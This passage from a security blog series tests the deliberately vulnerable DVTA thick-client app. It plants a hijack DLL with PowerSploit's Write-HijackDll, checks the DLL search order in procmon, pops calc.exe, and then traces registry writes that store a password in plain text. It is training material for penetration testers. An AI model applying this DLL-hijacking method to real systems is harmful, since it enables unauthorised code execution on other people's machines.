
Paths with Write Access

Step 3: Deploying the Malicious DLL

Now we need to write it to the path identified in the previous section with `Write-HijackDll`. I chose `VERSION.dll`.

We can deploy with PowerSploit using `Write-HijackDll`. It creates a bat file, runs the command in it and deletes itself. We can specify the bat file path with `-BatPath` and the command with `-Command`:


- `Write-HijackDll -BatPath b.bat -Command "copy NUL testfile.txt"`



Deploying the DLL with Wire-HijackDll


We run the application and nothing happens. Why? Let's investigate with procmon.

Disable the `NAME NOT FOUND` filter and add a new filter `Path contains version.dll`.



Path contains version.dll filter

Which shows us that `version.dll` was found in `System32`. Our malicious DLL was not high enough on the DLL search order hierarchy.



version.dll found in System32

We need to deploy the DLL to the application directory. I also learned another lesson, either store the bat file in the same directory as the DLL or provide the full path when running `Write-HijackDll`. This time I also changed the payload to pop `calc.exe`.


```
PS C:\Users\IEUser> cd C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release
PS C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release> Write-HijackDll -BatPath runme.bat -Command "calc.exe"

cmdlet Write-HijackDll at command pipeline position 1
Supply values for the following parameters:
DllPath: version.dll

DllPath                        Architecture                   BatLauncherPath                Command
-------                        ------------                   ---------------                -------
version.dll                    x86                            runme.bat                      calc.exe
```

Running Write-HijackDll again

And run the application again.




Calc executed

Registry Hives

Registry hives are also popular places for storing information. Procmon allows us to monitor registry activity too. Run procmon and keep the `Process Name contains dvta` filter. Disable

all other filters from before. Enable registry activity with the `Show Registry Activity` button. It is to the left of the file activity one.




Show registry activity button

Run the application and see the registry keys that are accessed.

DVTA-v3.exe	4168	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE
DVTA-v3.exe	4168	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS
DVTA-v3.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\CWDIllegalInDLLSearch	NAME NOT FOUND
DVTA-v3.exe	4168	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS
DVTA-v3.exe	4168	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions	REPARSE
DVTA-v3.exe	4168	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions	SUCCESS
DVTA-v3.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions\CompatDll	SUCCESS
DVTA-v3.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions\00060101.00060101	NAME NOT FOUND
DVTA-v3.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions\(Default)	SUCCESS
DVTA-v3.exe	4168	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	REPARSE
DVTA-v3.exe	4168	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND
DVTA-v3.exe	4168	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	REPARSE
DVTA-v3.exe	4168	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND
DVTA-v3.exe	4168	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS
DVTA-v3.exe	4168	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\TransparentEnabled	NAME NOT FOUND
DVTA-v3.exe	4168	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers	SUCCESS
DVTA-v3.exe	4168	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	NAME NOT FOUND
DVTA-v3.exe	4168	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE
DVTA-v3.exe	4168	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS
DVTA-v3.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode	NAME NOT FOUND
DVTA-v3.exe	4168	RegOpenKey	HKLM	SUCCESS
DVTA-v3.exe	4168	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics	NAME NOT FOUND
DVTA-v3.exe	4168	RegOpenKey	HKLM\Software\Microsoft\.NETFramework\Policy\	SUCCESS
DVTA-v3.exe	4168	RegQueryKey	HKLM\SOFTWARE\Microsoft\.NETFramework\Policy	SUCCESS
DVTA-v3.exe	4168	RegEnumKey	HKLM\SOFTWARE\Microsoft\.NETFramework\Policy	SUCCESS
DVTA-v3.exe	4168	RegEnumKey	HKLM\SOFTWARE\Microsoft\.NETFramework\Policy	SUCCESS
DVTA-v3.exe	4168	RegEnumKey	HKLM\SOFTWARE\Microsoft\.NETFramework\Policy	SUCCESS
DVTA-v3.exe	4168	RegEnumKey	HKLM\SOFTWARE\Microsoft\.NETFramework\Policy	SUCCESS
DVTA-v3.exe	4168	RegEnumKey	HKLM\SOFTWARE\Microsoft\.NETFramework\Policy	SUCCESS
DVTA-v3.exe	4168	RegEnumKey	HKLM\SOFTWARE\Microsoft\.NETFramework\Policy	SUCCESS
DVTA-v3.exe	4168	RegOpenKey	HKLM\SOFTWARE\Microsoft\.NETFramework\Policy\v4.0	SUCCESS
DVTA-v3.exe	4168	RegQueryKey	HKLM\SOFTWARE\Microsoft\.NETFramework\Policy\v4.0	SUCCESS


Registry activity in procmon

But this is too much, we only want to see what registry keys are created or modified. Add a new filter `Operation is RegSetValue` (you can also add `RegCreateKey`). Login to the application and see the important events roll in.



Registry keys modified by the app

The application writes password and other information to the registry at `HKCU\dvta`. These keys are also not erased when the user exits.



DVTA registry keys

Conclusion

That was it for part five. We learned how to look at client-side storage, trace registry activity, and did a bit of DLL hijacking. At this point I think I am done with this app. I might have missed some parts.

I hope this helped. Thanks for reading this and if you have any questions/feedback, you know where to find me.

Posted by Parsia • Aug 25, 2018 • Tags: dnSpy

Committing Insurance Fraud with Tineola

Tineola: Taking a Bite out of Enterprise Blockchain